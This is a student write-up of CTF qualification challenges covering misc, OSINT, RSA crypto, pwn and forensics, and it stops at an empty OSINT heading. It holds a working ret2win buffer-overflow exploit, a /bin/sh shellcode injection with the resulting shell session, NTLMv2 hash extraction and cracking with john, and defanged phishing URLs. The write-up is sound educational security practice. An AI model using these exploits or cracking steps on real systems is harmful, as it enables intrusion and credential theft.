Write Up
Community Qualifications CTF HMIF

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

Misc

sanity check



On the discord server, in the "misc" channel there was a "fake flag" given before the CTF starts. It reads:




If you copy the message you can get the full text:

😜💌 <@&1304766095835660388>

~~~~||
CTFITB{True_l0ve_is_n0t_copy_p@ste}

Flag : CTFITB{True_l0ve_is_n0t_copy_p@ste}
~~~~

whoami



This is a shell challenge. The description of the chall hints that we need to look through the users on the machine. We start out as the user `coki`, and from there we can go back to home using `cd ..` , then `ls` to see all available users.

```
coki@6ca196089109:/home$ ls
agus  devil  grock  joko   marcel  paquito  sinta   vina   yogi
budi  evil   hulk   kiki   nana    quincy   tresno  windy  zakcy
coki  frank  intan  linda  omar    rocky    usman   xena
coki@6ca196089109:/home$
```

Here, i used find (`find . f -name "flag*"`) to search for every file that starts with “flag” in their name.

```
./coki/flag.txt
./coki/flags.tar
./grock/flag.txt
./paquito/flags.tar
./paquito/flag.txt
./agus/flag.txt
```

(the .tar files and the flag in coki weren't there when i solve it 💀)

And there we can see where the flag.txt files are. You can `cat flag.txt` to open the flag files, but only the file in agus can be opened currently first part of flag: `CTFITB{M@s_a9us_indih0m3_`. Moving on to grock, if we use cat it'll say permission denied, we don't have access to the file as the current user, and we can use `su` to switch user to grock with the password format given, then `cat flag.txt` , second part of flag: `cannot_t0uch_` . The last flag is in paquito directory, for this one switching user to paquito doesnt immediately give you access to the file. And if we see using `ls -la`, turns out the file doesn't belong to paquito.

```
-rw-r--r-- 1 paquito paquito  3526 Mar 29  2024 .bashrc
-rw-r--r-- 1 paquito paquito   807 Mar 29  2024 .profile
----r----- 1     911 ormas      17 Nov  9 10:34 flag.txt
-rw-r--r-- 1 paquito paquito 20480 Nov 10 11:10 flags.tar
```

It is owned by the user 911 that belongs to the group ormas. This time you can't switch to the user using `su 911`, because 911 isn't the username, this user doesn't have its username configured. So the other option is to get the privilege of the ormas group. You can get the GID (group id) using getent, `getent group ormas` which returns: `ormas:x:1020:` From here i look through the /etc/passwd file, which is a file that stores information about users on the machine. And i found this:


```
sinta:x:1018:1018::/home/sinta:/
tresno:x:1019:1020::/home/tresno
usman:x:1020:1021::/home/usman:/
vina:x:1021:1022::/home/vina:/bi
```

The user tresno belongs to the ormas group, which means you can switch to tresno to get access to the file. Third part: `ormas_rwxRWXrwx}`

Flag: CTFITB{M@s_a9us_indih0m3_cannot_t0uch_ormas_rwxRWXrwx}

BMW

We are told to find a url that a russian hacker used to lure western diplomats using a BMW car ad that claims to sell the car for cheap. First i googled for “BMW ad hacker” and looked through images, i found this:



The image contains a link that’s been blurred. At first i thought the challenge was about extracting the data from the blurred parts, but after messing around with the image i couldn’t figure out how to unblur it, so i decided to go back to google and look for

websites instead. After visiting the websites one by one and reading through to find any information, i came across this linkedin article:

https://www.linkedin.com/pulse/russian-state-hackers-uses-bmw-car-ads-deliver-nimnaka-kumaradasa/

The article actually listed multiple urls used by the hacker for their exploit.

hxxp://tinyurl[.]com/ysvxa66c

hxxp://t[.]ly/1IFg

hxxps://resetlocations[.]com/bmw.htm

hxxps://tinyurl[.]com/mrxcjsbs


hxxps://simplesalsamix[.]com/e-yazi.html

hxxps://www.willyminiatures[.]com/e-yazi.html

And there we found it, if you follow the challenge instruction, you should get the flag on the first try as it is the first url on the list that is not a shortened link, but i decided to start from the bottom 😊.

Flag: CTFITB{https://resetlcations.com/bmw.htm}

Algebra Quiz



Challenge:

```python
from Crypto.Util.number import getPrime, bytes_to_long as b2l

FLAG = open('flag.txt', 'rb').read()
assert len(FLAG) < 1024 // 8
pt = b2l(FLAG)

p = getPrime(512)
q = getPrime(512)
n = p * q
e = 0x10001

ct = pow(pt, e, n)

leak1 = 3*p**2*q**2 + 4*p*q**2 - 3*p*q
leak2 = 3*p*q + 2*q
```

```
print(f'n = {n}')
print(f'e = {e}')
print(f'ct = {ct}')
print(f'l1 = {leak1}')
print(f'l2 = {leak2}')
```

This is an RSA challenge which means we can solve using the formula:

$$ciphertext^{d} \equiv plaintext \ (mod\ n)$$

Where *d* is the modular inverse of e mod m:

$$ed \equiv 1 \ (mod\ m)$$

And m or (phi) is the *euler's totient function*

$$\phi(n) = (p-1)(q-1)$$

We are mainly interested in these lines:

```
n = p * q

leak1 = 3*p**2*q**2 + 4*p*q**2 - 3*p*q

leak2 = 3*p*q + 2*q
```

Because we know leak2 and n we can solve the equation to find p and q.

$$leak2 = 3pq + 2q$$

$$leak2 = (3p+2)q$$

$$q = \frac{leak2}{(3p+2)}$$

Substitute q in n:

$$n = pq$$
$$n = p(\frac{leak2}{(3p+2)})$$
$$n = \frac{p(leak2)}{(3p+2)}$$
$$3pn + 2n = p(leak2)$$
$$2n = p(leak2 - 3n)$$
$$p = \frac{2n}{leak2-3n}$$

Then, once we know p we can divide with n to find q.

Solution:

```
from Crypto.Util.number import *

variables = {}
with open('output.txt', 'r') as file:
    for line in file:
        key, value = line.strip().split(' = ')
        variables[key] = int(value.strip())

n, e, ct, l1, l2 = variables.values()

p = 2*n // (l2 - 3*n)

q = n // p
phi = (p-1) * (q-1)
d = inverse(e,phi)
flag = long_to_bytes(pow(ct,d,n)).decode()
print(flag)
```

Flag: CTFITB{g4mPan9l4h_ma1N_alj4baR_d0aNg_k0k_5e4322875ce4c789b1d614}

itu gak rispek banget wok!

Challenge:

```python
from Crypto.Util.number import getPrime, bytes_to_long as b2l
import random

FLAG = open('flag.txt', 'rb').read()

primes = [getPrime(512) for _ in range(8)]

p = primes[0]
q = primes[1]
n = p * q
```

```
e = 0x10001

pt = b21(FLAG)
ct = pow(pt, e, n)

mods = [n]
for prime in primes[2:]:
    mods.append(p * prime + random.randrange(2**15, 2**16))

print(f'n = {n}')
print(f'e = {e}')
print(f'ct = {ct}')
print(f'mods = {mods}')
```

To solve this challenge, we need to find d where:

$$ed \equiv 1 \ (mod\ \phi(n)) \quad \text{and,}$$

$$\phi(n) = (p-1)(q-1)$$

Basically, we need to find p and q. The idea is to use the values in mods to calculate p. The values in mods —besides the first which is n— all share a common factor p with n, but with some differences as a result of the addition with random numbers. The solution can be bruteforced by iterating over the values in the random range and subtracting it to get the actual values which share the factor p with n.

Solution:

```
from Crypto.Util.number import *
from numtheory import gcd


n =...
e = 65537
ct =...
mods = [..,..]


p = 0
for mod in mods[1:]:
   for i in range(2**15,2**16):
      modn = mod - i
      gcd_val = gcd(n, modn)
      if gcd_val != 1 and gcd_val != n:
```

```
            p = gcd_val
            break
    if p > 0:
        break
q = n // p
phi = (p-1) *(q-1)
d = inverse(e,phi)
flag = pow(ct,d,n)
print(long_to_bytes(flag).decode())
```

Here, after subtracting the random values, we find the gcd of n and the values in mod, if they have a non-trivial gcd, then that gcd is p. After that we can calculate the other values and finally get the flag.

Flag: CTFITB{Dis4At_p3NduKunGmU_oKe_g45_0k3_G4S_k4Mu_maL4h_k3tAwa_itU_g4k_R1sp3k_b4n9eT_w0k!}

Baby

This is a very simple ret2win challenge. But nonetheless, the challenge has both the binary and the source code attached.

```c
void win(int mantra)
{
    puts("noice!");
    FILE *f = fopen("flag.txt", "r");
    if (f == NULL)
    {
        printf("File flag.txt does not exist! >:(");
        return ;
    }
    char flag[0x100];
    fgets(flag, 0x100, f);
    puts(flag);
}

void vuln()
{
    char buff[32];
```

```
    read(0, buff, 0x200);

    puts("buru-buru dibuat :V\n");
}

int main()
{
    setvbuf(stdout, NULL, _IONBF, 0);
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stderr, NULL, _IONBF, 0);
    vuln();
    puts("yah, jelek...");
    return 0;
}
```

Here we can see that the `main()` calls the `vuln()` function, but what we're interested in is the `win()` which actually prints out the flag. However, it is not called by the `main()` so we can't just run the binary to get it. Looking at `vuln()`, the function takes an input using read, although the limit of data inputted is 512 bytes meanwhile the buff variable only takes in 32 bytes of data. Which means we can overflow the input to take in more than 32 bytes of data and make it switch the return address to the address of the `win()`.

To do that, first we need to find the `win()` address, which is easy enough using gdb:

```
pwndbg> info fun
All defined functions:

Non-debugging symbols:
0x0000000000401000  _init
0x0000000000401030  puts@plt
0x0000000000401040  printf@plt
0x0000000000401050  read@plt
0x0000000000401060  fgets@plt
0x0000000000401070  setvbuf@plt
0x0000000000401080  fopen@plt
0x0000000000401090  _start
0x00000000004010c0  _dl_relocate_static_pie
0x00000000004010d0  deregister_tm_clones
0x0000000000401100  register_tm_clones
0x0000000000401140  __do_global_dtors_aux
0x0000000000401170  frame_dummy
0x0000000000401176  win
0x00000000004011f9  vuln
0x000000000040122e  main
```

Here we see that the address is at 0x0000000000401176, or in little endian bytes `\x76\x11\x40\x00\x00\x00\x00\x00`, so after we get the address we can start crafting the exploit:

```
from pwn import *

conn = remote("20.11.49.81",8885)
payload = b"A" * 32 + b"B" * 8 + b"\x76\x11\x40\x00\x00\x00\x00\x00"
conn.sendline(payload)
print(conn.recvuntil(b"}").decode())
```

The payload is made up of 32 + 8 arbitrary data, 32 for the buff variable, and 8 to overflow the RBP into the return address. And finally the address of the `win()` function to replace the return address. Running the exploit returns:

```
buru-buru dibuat :V

noice!
CTFITB{welkam_to_prak_orkom3_yey_3083127}
```

```
Flag: CTFITB{welkam_to_prak_orkom3_yey_3083127}
```

Alpha

This challenge is a ret2shellcode challenge where you have to inject a shellcode for the program to execute, so that you get access to the system's shell. The source code is the following:

```c
#include <sys/mman.h>
#include <unistd.h>

int main()
{
    void register (*shellcode)() = mmap(0, 0x1000, PROT_READ | PROT_WRITE,
MAP_ANONYMOUS | MAP_PRIVATE, -1, 0);
    write(1, "Enter shellcode: ", 0x11);
    read(0, shellcode, 0x20);
    mprotect(shellcode, 0x20, PROT_READ | PROT_EXEC);
    shellcode();
}
```

After searching around the internet and trying different shellcodes, i found one that works here: [Linux/x86-64 - Execute /bin/sh - 27 bytes]
Shellcode :
`\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05`

And now we can craft our exploit:

```python
from pwn import *
```

```
conn = remote("20.11.49.81", 8882)
shellcode =
b"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05ls"
conn.sendlineafter(b"shellcode: ", shellcode)
conn.interactive()
```

After running the exploit we've got confirmation that the it is working:

```
/bin/sh: can't access tty; job control turned off
~ $ \x1b[6n$
```

Now we can use `ls` to see files files, and we can see a flag.txt file, open it using `cat` and we've got our flag.

```
~ $ \x1b[6n$ ls
ls
chall     flag.txt
~ $ \x1b[6n$ cat flag.txt
cat flag.txt
CTFITB{yang_suka_sintaks_at&t_orang_aneh}
~ $ \x1b[6n$
```

```
Flag : CTFITB{yang_suka_sintaks_at&t_orang_aneh}
```

Forensic

Imagone

In this challenge we are given a `pcapng` file to analyse. Since the challenge description says something about a missing photo, i immediately look at the export object of the pcap. It seems that only SMB protocols have any files transferred.

Packet	Hostname	Content Type	Size	Filename
1803	\\192.168.56.103\CTF_Share	FILE (216/216) W [100,00%]	216 bytes	\mizuhara.sh
5551	\\192.168.56.103\CTF_Share	FILE (17296/17296) R [100,00%]	17 kB	File_Id_871dea4e-0000-0000-03a3-3a3600000000

There are two files, one is a shell command file, and the other is a data file which seems tobe just random bytes. Save both files, and opening the `mizuhara.sh file` reveals this:


```
#!/bin/bash

# Fetch the key and IV from pastebin jdVRqc3u using same credentials
KEY=...
IV=...
openssl enc -aes-256-cbc -K $KEY -iv $IV -in secret -out secret.chizuru
echo "Your secret has been mizuhara chizurued"
```

The file seems to run a command to decrypt the content of a file and save it into another file. The decryption requires two other arguments, a key and an initialization vector (IV). They can be found on the pastebin url given, pastebin.com/jdVRqc3u we can open it and to get the KEY and IV but it seems we need a password to open it, which is most probably what “same credentials” mean. But what same credentials?.

After looking through the packets in the pcap using `smb2` filter i found that NTLM protocol was used. After searching around the internet i found this article from hacktricks that talks about NTLM and how notorious it is for being unsafe. After looking around the NTLM packets in the pcap i found that the version used is NTLMv2, which the article gives another link to a guide on how to crack NTLMv2 hashes here. According to the guide the steps to cracking the hash are the following:

1. Open your `.pcap` that contains an NTLMv2 hash in Wireshark.
2. Filter by `ntlmssp` to get the authentication handshake.
3. In this case, we get three packets. Find the `NTLMSSP_AUTH` packet. Filter the packet down to the Security Blob layer to get to the juicy good stuff:
4. Copy out the domain name and user name to a text document.
5. Drill down into the NTLM Response section to find NTProofStr and NTLMv2 response. Copy both of these out to the text document as a Hex String.
6. Notice that NTLMv2Response begins with the ntlmProofStr, so delete the ntlmProofStr from the NTLMv2Response.
7. Enter `ntlmssp.ntlmserverchallenge` into the search filter. This will highlight the packet where the NTLM Server Challenge is found, generally the packet before `the NTLM_AUTH` packet. Copy this value to the text document as a Hex String.
8. Put the values into the following format and save it into a file: username::domain:ServerChallenge:NTproofstring:modifiedntlmv2response

In our case, this is how the packets detail look:



You can find all the details needed for the hash, then copy the values, and so we've got everything we need to construct the hashes:

```
wibuuu::WORKGROUP:3ed0a02e4b21c1e2:4ff01e9032cffa3bd0d739d8fec19ba0:010
10000000000004cfc0fadfe32db011ec0a6576112c2300000000020008004b0041004c
00490001000 8004b0041004c00490004000000030008006b0061006c006900070008004
cfc0fadfe32db0106000400020000000800300030000000000000000000000000000000
f9b23e6bc2ae5c621997ca74c0bb277fd660497b12dce280d327df511f7ab1c70a00100
0000000000000000000000000000000090026006300690066007300 2f003100390032
002e003100360038002e00350036002e003100300033000000000
```

Save it into a `.hash` file and use john to crack the hash:


```
john --format=netntlmv2 --wordlist=/usr/share/wordlists/rockyou.txt cred.hash
```

```
└─$ john --show pass.hash
wibuuu:11parkavekensington:WORKGROUP:3ed0a02e4b21c1e2
ec0a6576112c2300000000020008004b0041004c00490001000 8
e32db0106000400020000000800300030000000000000000000000
f7ab1c70a00100000000000000000000000000000000090026
10030000330000000000
```

The password is `11parkavekensington`, use that on the pastebin link to get the key and iv:


```
text  0.11 KB | None
1.  Key : ebff8effd0a02386558a3fa4944a0467628632c109c3372c42862e31f0ee5f55
2.  iv : 9a48413517807df21e59eccee7b9fd2d
```

Change the key in `mizuhara.sh` and run it using the other file we've extracted from the export object earlier as the input file. After that, opening the newly decrypted file revealts that it is an image.





```
Flag: CTFITB{msfir_msfir}
```

Dino Kuning



The challenge gives a pdf file that can't be opened. Using file on the pdf gives the "correct" file type pdf, but using exiftool on it says that the file format is unknown. From here i concluded that the challenge is about file tampering. To confirm this i opened the file in a hex editor to take a look on what's happening. After looking through the hex data, i found something interesting:



The file ends with an IEND®B bytes which is the trailer values for a png file, which means that this is a png file not a pdf. Other than IENDB the bytes in the end, the file seems to be missing or have some bytes misconfigured so as to deface it from the original png. Some of the wrong bytes include the header:

```
%PDF-.......DHIR
.............h/
|....pHYs.......
...+.....\iTXtXM
L:com.adobe.xmp.
```

For the file to be a png file, the header should match the header of png files, and “DHIR” should be “IHDR”, so that’s the first step to recovering the file. For the steps in recovering the png file, i mostly used [PNG Specification: File Structure] for references mixed with some small googling for some small things here and there. After changing those bytes, we can check if the file is now correct using pngcheck,

```
└─$ pngcheck dino.png
dino.png  CRC error in chunk IHDR (computed 20fbdb3d, expected
cc682f7c)
ERROR: dino.png
```

So there is an error in the CRC of the IHDR chunk, consulting the site tells us where the crc is, and we can replace those bytes with the bytes shown by pngcheck. After fixing the crc the nex error is an unrecognized chunk name:

```
dino.png:  invalid chunk name "'DET" (fffffffab 44 45 54)
```

Consulting the reference i found those bytes are supposed to be the IDAT chunk, where the data if the image is stored. After fixing the missing IDAT, we finally fixed the png and can open it. The content of the image is this:


The image contains the titular “Dino Kuning”, but other than that there’s nothing much else. After looking around the internet on what to do with the image for a while (about 1.5 hours 💀), i just decided to give up on it and focus on other challenge. But then a hint for the challenge dropped:

The image from the hint appears different than the one i’ve got as the lower part of the dino’s body is visible. And from this i suspect that the image dimensions are also tampered with. We can fix it by changing the hex bytes for the height to be longer (see the reference site for help). And with that we finally solved the challenge:



```
Flag: CTFITB{4Ku_sUK4_d!n0_kunin6_awWw_98e78579}
```

Osint

Direktur



